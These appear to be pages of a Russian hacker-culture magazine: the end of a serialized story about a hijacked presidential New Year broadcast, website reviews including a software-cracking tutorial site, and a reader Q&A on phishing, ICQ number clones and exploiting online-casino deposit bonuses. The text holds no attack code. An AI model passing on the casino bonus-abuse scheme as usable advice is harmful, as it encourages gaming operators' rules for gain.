Админ понял, что продолжать пререкания бесполезно и попытался найти решение. Но пришло оно совершенно неожиданно.

Сидящая за соседним компьютером девушка встала, подошла к ним и, сказав вскользь: «Давайте я попробую», принялась копаться в системе.

- Эээ.. девушка, вы что там ищете? - офигев от такой наглости, спросил админ. Но увидев, как быстро и уверенно она исследует систему, решил подождать с замечаниями.

Через минуту интернет снова работал.

Трое парней глазели на нее, как на ожившую статую Венеры. А девушка набросила на себя сиреневую шубку и, заплатив по счету, вышла из кафе.

31.12

Телевизионщики суетились вокруг, настраивая оборудование и декорации. Так как на этот раз съемки велись в помещении, в качестве заднего фона поставили картину с видом на Кремль. Всем этим хозяйством заправлял мужчина в дорогом костюме с красным галстуком, постоянно подгоняющий операторов и технических работников. До Нового года оставалось меньше шести часов, а оборудование до сих пор не было настроено.

Путин сидел рядом со съемочной площадкой и изучал обращение, составленное Алехиным. Парень отлично справился с заданием. Во всяком случае, получилось не хуже, чем в прошлый раз. Конечно, текст будет транслироваться, но президент хотел выучить его наизусть, чтобы меньше обращать внимание на скроллинг, больше - на зрителей, сидящих по ту сторону экрана. Несмотря на огромный опыт публичных выступлений, он немного нервничал. Слишком большая ответственность. Когда вся жизнь в стране замирает и все смотрят только на тебя, улавливая каждое слово, ты не имеешь права запнуться.



Пока президент готовился к выступлению, двое других мужчин подготавливали специальное оборудование. В этом году Первый канал решил воспользоваться спутниковым методом трансляции эфира, так как новогоднее обращение впервые вещалось в реальном времени в интернете. Картинка из камеры передавалась на коммерческий спутник и оттуда поступала на два источника: в Останкино и к крупнейшему в России интернет-провайдеру. Несмотря на незначительную задержку во времени, такой вариант был значительно удобнее стандартного.

- Долго еще? - обратился к системщикам «красный галстук».
- Да уже почти закончили.
- Никаких заминок не будет?
- Да не должно вроде.
- Какое к черту «не должно»? Чтоб все прошло идеально! Если что - три шкуры спущу.

Когда «галстук» удалился, один из системщиков пробурчал вдогонку: «Самый умный? Вот иди и настрой». Впрочем, переживать повода не было. Эти парни знали свое дело, настройка спутникового гейта практически была закончена.

Съемка происходила в большом кремлевском зале, заботливо украшенном гирляндами. Там же в углу стояла наряженная елка, а вдоль стен - столы со всевозможной едой и напитками. Все это было нетронутым - находящиеся в зале люди ждали, когда Владимир Владимирович скажет последнюю в этом году речь. И тогда можно будет с чистой совестью взяться за угощения.

Закончив настройку, телевизионщики протестировали связь. Все было в порядке, о чем тут же доложили «красному галстуку». Оставшееся до полуночи время люди общались друг с другом, вспоминали события уходящего года. А ровно в половину двенадцатого к Путину обратился один из телевизионщиков:

- Владимир Владимирович, готовы? Скоро ваш выход.





* * *

Под огромным экраном собралось несколько тысяч человек. Большинство из них - молодежь, которая решила в новогоднюю ночь не сидеть дома, а отправиться на поиски фана. Находясь в центре толпы, Ali обнимал свою девушку и перекидывался шутками с друзьями. Он был счастлив, что ему есть с кем отметить праздник, что у него есть эти ребята, стоящие сейчас рядом.

Повсюду слышался смех и взрывы петард. Народ поздравлял друг друга с наступающим Новым годом и периодически поглядывал на часы. Оставались считанные минуты. На экране шло какое-то новогоднее представление, но все знали, что очень скоро вместо него появится знакомое лицо. И тогда затихнут взрывы петард, умолкнет смех. И люди услышат поздравление президента, после которого можно запустить в воздух самые яркие фейерверки и смеяться хоть до утра.

* * *

- Ма! Не переключай! - потребовала капризно Маша: по телевизору показывали мультфильм.

- Сейчас будет выступление президента, – не допускающим возражений тоном ответила мать. И крикнула в сторону комнаты: - Толик, садись за стол!

Толик, в компьютерном андеграунде более известный как Xonix, как обычно, сидел за компьютером. Он бы предпочел и Новый год встретить там же, но решил все-таки соблюсти приличия. Отсидеть положенные полчаса и потом тихо сбежать в свою комнату. На канале собиралась довольно приличная толпа народу, и, судя по всему, в новогоднюю ночь разговоры будут более чем активными. А может быть, и не только разговоры.

За столом уже сидели все родные: мать, отец, восьмилетняя сестренка и бабушка. Бабуля наготовила кучу разных деликатесов, и маман в этот момент накладывала всем всего по чуть-чуть. Телевизор показывал какое-то идиотское представление. На часах без десяти двенадцать.

* * *

Midel с двумя приятелями сидел на диванчике, пил шампанское и смотрел на сцену. Там, переодетый в причудливый костюм, зажигал DJ Aleff, пытающийся сойти за деда Мороза. Судя по всему, он уже изрядно выпил, так как язык у него периодически заплетался. Впрочем, это только добавляло фана новогодним гостям клуба. Когда выступление диджея подошло к концу, он взял микрофон и поинтересовался, может быть, кого-то не хватает? Вместе с Aleff'ом все стали звать Снегурочку. Midel отхлебнул еще шампанского и с интересом продолжил наблюдать за развитием событий. Из диджейской конуры модельной походкой вышла Снегурочка - в коротеньком голубом полушубке, чулочках в сеточку и выпирающими буферами. Публика одобрительно засвистела. Из колонок раздалась зажигательная музыка, и Снегурочка, обняв пилон, принялась исполнять стриптиз. Длился он недолго и Midel'ю не понравился. Деваха закончила как раз перед полуночью, когда на сцену снова выбежал диджей с приклеенной бородой и вместе с залом стал отсчитывать последние секунды до начала нового года. Но Midel этого уже не слышал. Все его внимание было обращено к телевизору, висящему над диваном.

* * *

- Ну что, мужчина, открывайте! - Аня вручила любимому бутылку, и он, аккуратно орудуя ножом, бесшумно снял пробку.

- Надо же, еще не забыл, как это делается, - удивился Паша и наполнил до краев оба бокала. По первому каналу транслировали какие-то пляски. - Интересно, кто додумался поставить в канун Нового года эту муть?

Аня посмотрела на часы.

- Сейчас Путин появится.

- Думаю, самое время тебе сообщить. Анют, прикинь, шел домой и по пути встретил... угадай кого?

- Да неужто его самого? - с иронией переспросила Аня.

- Именно. Дедушку Мороза. Причем не какого-то фальшивого, а самого что ни на есть настоящего. И знаешь, что он мне сказал?

Аня изобразила на лице острейший интерес.

- Он сказал: «Передай эту коробку своей любимой девушке. Потому что в ней именно то, о чем она так долго мечтала».

С этими словами Паша достал из-за дивана коробку, перевязанную белой ленточкой.

- Ой. А как сюда могли поместиться вилла на Канарах и Ауди ТТ? - с веселой издевкой поинтересовалась девушка.

- Ты открываешь?

Аня разорвала ленточку, открыла коробку и обнаружила внутри те самые дорогущие зимние сапожки на меху, которые ей запали в душу пару месяцев назад и которые она не могла себе позволить. Лицо девушки засияло. Она обняла Пашку и попросила:

- Передай деду Морозу, что мне очень понравился подарок. Очень!

В этот момент передача по телевизору прекратилась, и на экране, на фоне кремлевской стены, появился президент России Владимир Путин с бокалом в руках.

- Уважаемые граждане России! Дорогие друзья! - послышался его неторопливый уверенный голос.

Паша приготовился послушать, но голос Ани оторвал его от новогодних речей:

- У меня для тебя тоже есть подарок!

- Тогда почему он до сих пор не у меня?

- Всему свое время, дорогой, - девушка улыбнулась и проскользнула в спальню. Пока она отсутствовала, Паша продолжал слушать. Президент довольно грамотно подводил итоги прошедшего года, поздравляя всех россиян с достигнутыми успехами.

- У нас есть все основания полагать, что в новом году Россию ждет еще больший успех, - расставлял акценты Путин.

- Держи, это тебе! - вернулась наконец Аня и взволновано протянула коробку, раза в три меньше той, что получила она.


- Спасибо, солнце. Давай только дослушаем.

Пожелав россиянам осуществления всех их планов, Владимир Владимирович медленно поднял бокал и перешел к заключительной фазе:

- ...Мы должны помнить, что являемся гражданами великой страны. Которая насчитывает долгие годы истории и за все это время неоднократно доказывала свое право на уважение. Всего через несколько секунд...

Путин не успел договорить. Внезапно картинка на экране оборвалась, и вместо изображения президента появились кадры, сделанные по следам прошедших терактов. Камера бегло выхватывала окровавленные стены, испуганные лица детей, изувеченные трупы. Голос президента, вновь зазвучавший на фоне, повторял описания успехов прошедшего года и надежды на успешное будущее. Продолжалось это около десяти секунд. Потом появился черный экран, и через мгновение его уже сменили пляски, предшествовавшие выступлению Путина.

Продолжение следует.



Иван Скляров (www.sklyaroff.ru)

Иван Кузнецов aka SeeD (seed@nsk.ru)

ADVERTKA

www.advertka.ru


Уже не знаешь, куда деваться от назойливой ТВ-рекламы? Просто ты смотришь не ту рекламу! На этом сайте предлагается посмотреть познавательные, стебные и, главное, интересные рекламные ролики, почитать статьи по теме. Свежие идеи и неожиданный подход к, казалось бы, привычным вещам, еженедельно обновляемый топ. Сайт еще совсем молодой, но, несмотря на это, просто поражает количеством материалов. Хотелось бы верить, что сегодняшнее «тогда мы идем к вам», ежечасно кричащее по всем каналам, поменяется и станет похожим на те вещи, которые рассматриваются на Адвертке. Также хотелось бы отметить внушительную коллекцию книг о всевозможных видах рекламы и направлениях рекламных и PR-технологий. Мною еще был найден большой архив видеороликов, скромные размеры которых всех порадуют и существенно облегчат ознакомление с материалом. В общем, посетив этот сайт, ты поймешь, что реклама - это не просто скучный и назойливый двигатель торговли, а настоящее произведение искусства.



БЕРЕГИ СПЕРМУ СВОЮ

http://antiseksual.narod.ru

Частенько ли ты совершаешь грех онана? =) И не стыдно тебе? Если это так, то, зайдя по этому адресу, ты найдешь себе единомышленника в виде ярого ненавистника «онанизма и секса с презервативом». Замучила эрекция? Автор предлагает легкое избавление от нее методом ношения юбок =). Фотки же самого автора (как, впрочем, и его отношение к жизни в целом) реально поднимают настроение приступами неудержимого смеха =). Непонятно, по какой причине на сайте также были найдены темы по приведению интеграла к сумме ряда и огромное количество разнообразных задачек по физике и экономике. Несложно догадаться, что автор данного творения любыми способами хочет подавить в себе все желания и считает, что для этого все средства хороши. На форуме и в гостевой, к своему удивлению, я обнаружил довольно-таки значительное количество сочувствующих =). На сайте продвигаются идеи того, что человек - духовное существо и у него нет и не может быть потребности выбрасывать свою сперму на помойку, а существует только духовная потребность продолжения рода, которая происходит от веления его совести. Да устыдятся все, кто думает иначе! Аминь!



АНТИКОСМО

www.shy.narod.ru/kak/cosmo/in


«Антикосмо - это то же самое, что и Космо, только с мыслями мужика». Данное произведение искусства представляет собой не что иное, как журнал «Космополитен», переделанный с точностью до наоборот. Невозможно не согласиться с тем, что на рынок выплеснулось большое количество журналов, дающих советы и поучения временам о том, как надо вести себя с менами. На самом же деле эти поучения представляют собой полнейшую чушь. Сайт полностью копирует дизайн ненавистного журнала, и автор в поте лица трудится над тем, чтобы все оригинальные статьи из Cosmo были переведены на «человеческий» язык и стали действительно полезны каждому. Кроме статей, с ног на голову поставлены и письма читательниц журнала. Послания посетителей данного сайта не менее занимательны. Если ты устал от тупых и бесполезных журналов такого плана - смело вступай в ряды космоненавистников. Смешные статьи, смелые креативы и свежие идеи - enjoy!



INT3

www.int3.net

Int3 - это инструкция ассемблера, которая широко используется отладчиками реального режима. Поэтому, наверное, несложно догадаться, чему посвящен сайт, а именно - созданию и исследованию защит ПО. Материала еще не очень много, но зато почти весь он написан самими создателями сайта. Здесь есть и учебные взломы некоторых CrackMe, и сложные вещи вроде патчинга программ, упакованных UPX, или отучения программ от CD. Рекомендуется начинающим крэкерам. Для полноценного использования ресурса рекомендуется пройти регистрацию.





КИТАЙСКОЕ ИМЯ

www.mandarintools.com/chinese


Каждому из нас при рождении дается довольно-таки стандартный серийный номер, притом без вопроса, нравится ли он хозяину и насколько подходит к его внутреннему духовному миру и карме. Наверное, устал от того, что тебя зовут наискучнейшим именем Василий и ничем не примечательной фамилией Пупкин? Недавно, бродя по бескрайним просторам инета, я наткнулся на один довольно-таки интересный ресурс. С появлением данного сервиса у тебя появился великолепный шанс начать менять себя. Все до безобразия просто: вбив свои имя, фамилию и дату рождения, ты узнаешь, как бы тебя звали, если бы ты был рожден в Поднебесной. Также здесь можно найти свой знак по китайскому гороскопу и личную звезду. И пусть все падают от зависти, когда ты с гордым видом произнесешь: «Май нэйм из Куанг Фьенг Кураньгсао» =)..



ПРОГРАММЫ И МЫСЛИ ШУРИКА БАБАЕВА

http://alex.ezhiki.ru

Приятно, когда в Сети встречаются мыслящие люди, и вдвойне приятней, когда эти люди еще умны и молоды. Один из таких людей - Шурик Бабаев. Мыслит Шурик совершенно на разные жизненные темы, но он не попал бы в наш журнал, если бы не был ко всему прочему еще и хорошим программистом. Шурик закончил кафедру компьютерных технологий в Санкт-Петербургском институте точной механики и оптики и успел поработать во множестве компьютерных компаний, и это несмотря на относительно молодой возраст (1981 г.р.). Все, кто неравнодушен к программированию, думаю, смогут найти для себя что-нибудь интересное и полезное на его сайте.



PLANET SOURCE CODE

www.planet-source-code.com


Это один из старейших и самых больших в интернете порталов-хранилищ исходников программ, насчитывающий 9 761 708 строк кода, статей и туториалов по 11 языкам программирования (VB, C/C++, SQL, Perl, Delphi, PHP и пр.). Исходники рассортированы по различным направлениям, например, Security, Algorithms, Games, Databases, Palm OS и т.д. На сайте постоянно проводятся различные конкурсы для программистов с призами от именитых фирм. В общем, сайт всячески рекомендуется в закладки любому, кто кодит по крайней мере больше одной строчки в месяц.



ТЕХНОЛОГИИ ПРОГРАММИРОВАНИЯ

http://is.ifmo.ru

Ifmo - это сайт кафедры технологий программирования Санкт-Петербургского государственного университета информационных технологий, механики и оптики. Вообще, данная кафедра «оптического» университета довольно известна в России и в мире. Например, ее студенты неоднократно завоевывали первые места на российских и международных чемпионатах по программированию. Но особенно знаменит заведующий кафедрой профессор А.А. Шалыто. Это очень энергичный и умный человек, создатель уникальной SWITCH-технологии, которая эффективно применяется во многих областях программирования. На сайте можно детально ознакомиться с данной технологией.








Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)

ЮНИТЫ
FAQ



Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком, для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q Уже целый год собираюсь провести домой высокоскоростной инет. Выбор наконец-таки пал на ADSL-соединение от местного провайдера. Однако проводить мне его отказались из-за каких-то там катушек Пупина. Они якобы установлены на моей линии. Блин, аж смешно. Что еще за катушки, да еще с таким смешным названием?

A Катушки Пупина широко применялись еще советскими связистами для улучшения прохождения сигнала тональной частоты. Проще говоря, для улучшения связи. Никто тогда и предположить не мог, что эти замечательные катушки станут непреодолимым препятствием для установки на линии технологий типа xDSL. Объясняется это все очень просто: «пупины» просто-напросто не пропускают ВЧ-сигналы, а значит, о передаче данных со скоростью в несколько Мбит/с даже и речи идти не может. Тебе могу лишь выразить свои соболезнования и пожелать скорейшей смены линии. Аминь.

Q Что такое фишинг-атака? Уже не раз встречал этот термин на просторах инета и в письмах от своего банка (я владелец кредитной карты).

A Взламывать банк - занятие сложное и, как правило, неблагодарное. Ребята из отделов собственной безопасности довольно ответственно подходят к пресечению подобных эксцессов. С ними, как ты понял, лучше не связываться. Дороже выйдет! Зато одурачить незадачливых граждан - раз плюнуть. Этим, собственно говоря, и занимается не одна тысяча мошенников по всему миру. Рецепт простой. Преступниками создается веб-страница (она же - phisher), которая со скрупулезной точностью имитирует интерфейс какой-либо известной платежной системы. После этого мошенниками организуется спам-рассылка. В письме получателя любезно просят перейти по указанной ссылке и заполнить специальную форму, чаще всего инфой о кредитной карте или данными, необходимыми для доступа к банковскому счету.
Не надо думать, что на такую, казалось бы, фигню никто не клюет. Возможно, среди россиян, повидавших за свою нелегкую жизнь самого черта, простачков найти довольно сложно, но среди буржуев их хоть отбавляй. Оторваться можно по полной программе. Тем более что хитростей и специальных фишек здесь хватает. Так, например, чтобы у жертвы не возникло лишних подозрений по поводу подлинности сайта, навигационная панель браузера (прежде всего, Internet Explorer'а) полностью изменяется на поддельную, в которой отображается совсем другой, подходящий по ситуации URL. Лихо, правда? Но это лишь один пример, подобных хитростей море! И не думай этим способом нажиться - себе дороже выйдет. Обещаю!


Q А существуют ли в природе проги для автоматического включения компа? На ночь компьютер напряжно оставлять - гул спать мешает. А радио «Шансон» - единственное, которое можно настроить на моем будильнике, - меня особо не радует...

A Интересный будильник. Не менее интересное радио. По мне, так лучше 80 децибел родного советского будильника ничего еще не придумали. 100% пробуждение, в отличие от какой-то там музыки, от которой порой спать еще больше хочется.
Но раз уж тебе так захотелось, то спешу тебя обрадовать. Практически все современные материнки поддерживают включение компьютера в заданное время. Соответствующая настройка находится в биосе. Но лазить туда каждый раз жутко неудобно. Поэтому лучше воспользоваться специализированной программой типа Bilarm (www.comail.ru:8081/~nigo). Подобная функция имеется также и в известном планировщике nnCron (www.nncron.ru). Причем, в отличие от Bilarm'а, nnCron не завязан на конкретном железе, а по-умному использует стандартное Win32 API. А это гарантирует его работу на любой машине, аппаратно поддерживающей спецификацию OnNow.
Для тех, кто заинтересовался технической стороной вопроса и ее самостоятельной реализацией (уважаю!), советую обратиться к MSDN (http://msdn.microsoft.com). А конкретно, к описанию функции SetWaitableTimer и статье System Wake-up Events.



Q Подскажи софт для трансляции аудио/видео по сети.

A По поводу трансляции аудио мы уже говорили. Не поленись поднять электронную подшивку журнала - в начале года была подробнейшая статья в разделе PC_Zone. Теперь о видео. Выбор софта здесь напрямую зависит от твоих требований. Ты их изложить, разумеется, не удосужился. Так что придется кратко разбирать сразу несколько вариантов.
PYSoft Broadcaster (www.pysoft.com/Broadcaster.html). Простая прога для трансляции в локалке видео с камеры или тюнера. Количество клиентских подключений невелико, поэтому сойдет разве что для небольшой сети.
MPEG4IP (http://mpeg4ip.sourceforge.net). Эта утилита примечательна тем, что вещает в формате MPEG4, а еще солидным геморроем во время отладки и настройки. Чтобы не задавать лишних и глупых вопросов, настоятельно рекомендую начать с чтения мануалов на сайте разработчиков. И в программе разберешься, и английский свой поднатаскаешь.
VideoLAN (www.videolan.org). Мощная штуковина. На вход можно подавать MPEG-1, MPEG-2, MPEG-4, DVD и DivX файлы. На выходе имеем потоковое видео в формате MPEG-2. Бесплатная, мультиплатформенная - то, что доктор прописал.
ProgDVB (www.progdvb.com). Трансляция по сети изображения с DVB-ресиверов, или, говоря по-русски, приемников спутникового телевидения.





Q Вот антенну для Wi-Fi можно сделать из консервной банки или банки от чипсов Pringles. Сам пробовал - все работает. А можно ли самому сделать спутниковую тарелку? Уж больно хочется.

A Можно, но папье-маше здесь не прокатит :). Умельцы предлагают следующий способ:

1. Возьми настоящую антенну нужного диаметра и положи ее задней частью вверх. Теперь стрельни у мамы свечку и тонким слоем парафина натри поверхность тарелки. Особо не усердствуй.

2. Далее из стальной проволоки на тарелке сложи каркас. Просто складывай и переплетай проволоку так, чтобы получилась обычная решетка. Изобретать велосипед здесь не стоит. Главное, чтобы арматура равномерно покрывала всю площадь тарелки. Причем по краю антенны проволока должна быть немного толще, дабы улучшить прочность всей конструкции в целом.

3. Теперь нужно подготовить материал для изготовления антенны. Наилучшим вариантом, судя по советам, является алебастр (строительный гипс). Стоит он недорого, а найти его можно в любом магазине строительных материалов.

4. Нужное количество алебастра надо развести с водой и тщательно размешать до состояния густой смеси. После этого медлить уже ни в коем случае нельзя. Как только смесь готова, сразу же заливай ею тарелку с наложенной арматурой.

5. Толщина слепленной тарелки должна составлять примерно 10 мм, поэтому в нужных местах придется поработать шпателем. После того как все будет готово, оставь конструкцию сохнуть на 3-4 часа. А после просушки придется кропотливо поелозить кисточкой, так как гладкую поверхность следует тщательно прокрасить краской.




Q Что такое RSS?

A Если чересчур не абстрагироваться и говорить о реальном применении, то RSS (Really Simple Syndication) представляет собой популярный формат для экспорта новостных лент. Экспортируемые данные хранятся в специальном файле, который постоянно обновляется и доступен для скачивания. С точки зрения юзера, такая система имеет ряд преимуществ по сравнению с обычным веб-серфингом. Сам посуди. В случае использования RSS в погоне за свежими новостями тебе не придется самостоятельно шататься по всем необходимым сайтам, которые мало того что не оптимизированы, так еще и нагружены до упора рекламой, всплывающими окнами и прочими излишествами и норовят сожрать десяток-другой мегов трафика. Тебе достаточно будет скормить RSS-файл специальной программе, которая обработает его и представит хранящуюся в нем информацию в подобающем виде. Мечта идиота, честное слово.

Необходимых для импорта утилит, так называемых RSS-ридеров, нынче развелось довольно много. Лично я отдаю предпочтение бесплатному продукту KlipFolio (www.serence.com/site.php?action=ser_products,prod_klipfolio), разработчики которого очень грамотно подошли к реализации всех необходимых функций. Однако существует еще целый ряд вполне приличных приложений, в том числе встроенных в некоторые браузеры. Наличием собственного RSS-клиента, к примеру, может похвастаться Opera версии 7.50 и выше.

В поисках интересных новостных лент с поддержкой RSS нелишним будет изучить ассортимент каталогов RSS-каналов. Наиболее известным и полным российским представителем таковых является www.kanban.ru. Что же касается технической стороны вопроса, то здесь тебе в помощь полная спецификация XML-based формата RSS 2.0, дополненная массой примеров (http://blogs.law.harvard.edu/tech/rss). Читай на здоровье.





Q

А можно ли на КПК поставить Linux?

A

Ну а почему бы, собственно, и нет? Если ядро Linux поддерживает твой наладонник и в нем присутствуют все необходимые модули, то проблем возникнуть не должно. Так, без проблем поддерживается некоторые модели iPAQ, Toshiba, Psion и целого ряда других производителей. Умельцы даже ставили пингвина на древние Palm'ы. Что уж говорить о Sharp'е, который уже довольно давно выпускает целую линейку КПК с предустановленным линуксом. Как тебе, нравится? Тогда за подробными инструкциями отправляю тебя к гикам - www.handhelds.org/handhelds-faq/handhelds-faq.html, http://familiar.handhelds.org/, www.linuxpda.org.

Q

Инет сейчас буквально кишит объявлениями о продаже схем и приемов беспроигрышной игры в интернет-казино. Что-то не похоже на правду, как считаете?

A

Конечно, никто не спорит, потенциальная возможность наличия таких схем существует всегда. И возможности намного более реальны, чем это может показаться на первый взгляд. В стремлении привлечь новую клиентуру владельцы казино постоянно пытаются изобрести что-то новенькое и как можно быстрее, зачастую впопыхах, реализовать гениальную изюминку на своих виртуальных площадках. Разумеется, без накладок здесь не обходится: то в скриптах найдется ошибка, то изобретательные посетители выудят лазейку в несовершенных правилах. Большинство таких ляпов выявляются на этапе тестирования, когда их появление легко отследить и блокировать, но бывает и так, что это происходит значительно позже. Делай выводы сам.
Нередко поднять денег можно и на различных бонусах, выдаваемых разово каждому новому посетителю. Так, многие казино при первом переводе денег зачисляют на внутренний счет посетителя сумму, составляющую определенный процент от трансферта. К примеру, если бонус составляет 50%, то, заплатив $100, посетитель сможет играть на все $150. Надбавку эту, ясное дело, сразу же снять нельзя. Ее нужно хоть раз пустить в оборот. Но в этом-то и фишка. Можно играть только на бонус, а свои кровные денежки оставлять нетронутыми. Если что-то выиграешь (а новичкам, как известно, везет) - забираешь выигрыш и свои кровные. Если нет - забираешь только то, что вложил, и отправляешься в другое казино с похожей фишкой.
Подобные оплошности в системах казино, естественно, прикрывают. Как мне кажется, едва ли кто-то будет продавать рабочий и актуальный рецепт. Так что забудь обо всех этих схемах и займись чем-нибудь более серьезным. Изучением C++, например. Ну или Камасутры.

Q

Спам заколебал! Сил моих больше нет. Бесит больше всего то, что во время регистрации в любом, даже самом паршивом сервисе нужно вводить свой e-mail. То, что после этого происходит, в объяснении не нуждается. Ящики уже переполняются от спама. Быть может, есть какие-нибудь новые способы обмануть спамеров?

A

Весьма оригинальное решение предлагает сервис «СпамГурман» (www.spamgourmet.com), позволяющий завести себе одноразовые e-mail-форварды. Все, что от тебя требуется, - зайти на сайт и зарегистрировать адрес типа name1.N.name2@spamgourmet.com, где N - максимально возможное количество перенаправленных писем (потом алиас просто-напросто удаляется), а name1 и name2 - произвольные наборы цифр и букв. Достаточно указать в настройках такого аккаунта свой настоящий e-mail - и дело в шляпе. Теперь, если во время регистрации на каком-нибудь форуме, чате, MP3-архиве ты не захочешь оставлять свой настоящий e-mail, то смело вписывай в графу «e-mail» созданный алиас. И письмо нужное получишь, и в спам-лист не попадешь.

Q

Ааа! Помоги! По пьяни на своем цифровике нечаянно форматнул флеш-карту, на которой были фотографии с отцовского юбилея. Как мне их можно восстановить, а? Очень надо.

A

С подобной ситуацией, пожалуй, сталкивался любой владелец цифры. Так что ты особо не расстраивайся - не один ты такой. Проблема вполне решаема при помощи специальной утилиты Photorecovery (www.lc-tech.com). Что она делает? Именно то, что тебе нужно: прога восстанавливает удаленные графические и мультимедиафайлы на переносных носителях. Два клика - и все готово! Поддерживается работа со следующими носителями: Memory Sticks, SmartMedia, CompactFlash I и II, Micro Drives, SD/XD Cards, Multimedia Chips.

Q

Говорят, что у каждого номера ICQ есть так называемые алиасы. То есть некие зеркала, которые на самом деле ссылаются на существующую аську.

A

Ты, коллега, отстал от жизни. Фишка эта на самом деле довольно старая и предельно простая. Суть ее заключается в том, что к любому ICQ uin'у можно прибавить число 4294967296 и получить таким образом его клон. Показываю на примере. Предположим, что ты являешься счастливым обладателем элитного шестизнака 123456. Тогда, прибавляя к нему число 4294967296, ты получишь 4295090752. Это и есть клон! Повторяя это нехитрое действие, можно сгенерировать еще с десяток клонов. В помощь особо ленивым энтузиасты даже написали специальную прогу - FakeUIN (http://aaabbb.nm.ru/FakeUin.rar). Если на математику ты положил еще во втором классе, то тебе сам Бог велел ею воспользоваться.

Q

Вы постоянно уделяете внимание FreeBSD: рассказываете о нюансах установки и настройки. Но ведь это же не единственная ось в семействе *BSD. Наверняка имеется чуть ли не десяток различных BSD-дистрибутивов. Или я не прав?

A

Открытый код FreeBSD, несомненно, способствовал появлению родственных ОС. Но я бы не сказал, что они присутствуют в таком же изобилии, как линуксы. Я бы помимо этого выделил еще два наиболее распространенных дистрибутива.
NetBSD - этот дистрибутив можно назвать ближайшим родственником FreeBSD, так как оба они являются логическим продолжением некогда популярного 386BSD. Первая версия, NetBSD 0.8, вышла сравнительно недавно, в 1993 году, и практически сразу завоевала популярность, во многом благодаря своей мультиплатформенности. Ее можно было поставить куда угодно: на Apple, КПКашник, игровую консоль, не говоря уже о домашних компьютерах и ноутбуках. Возможно, ты заметил, что последние версии Windows могут запускать любое приложение, эмулируя при этом работу ОС более ранней версии. Так вот, в NetBSD имеется примерно то же самое: ты можешь откомпилировать программу в любой другой Unix-based системе, но она все равно будет работать в NetBSD. Приставка «net» также не случайна - оптимизация сетевых протоколов и различных технологий играют в дистрибутиве далеко не последнюю роль.
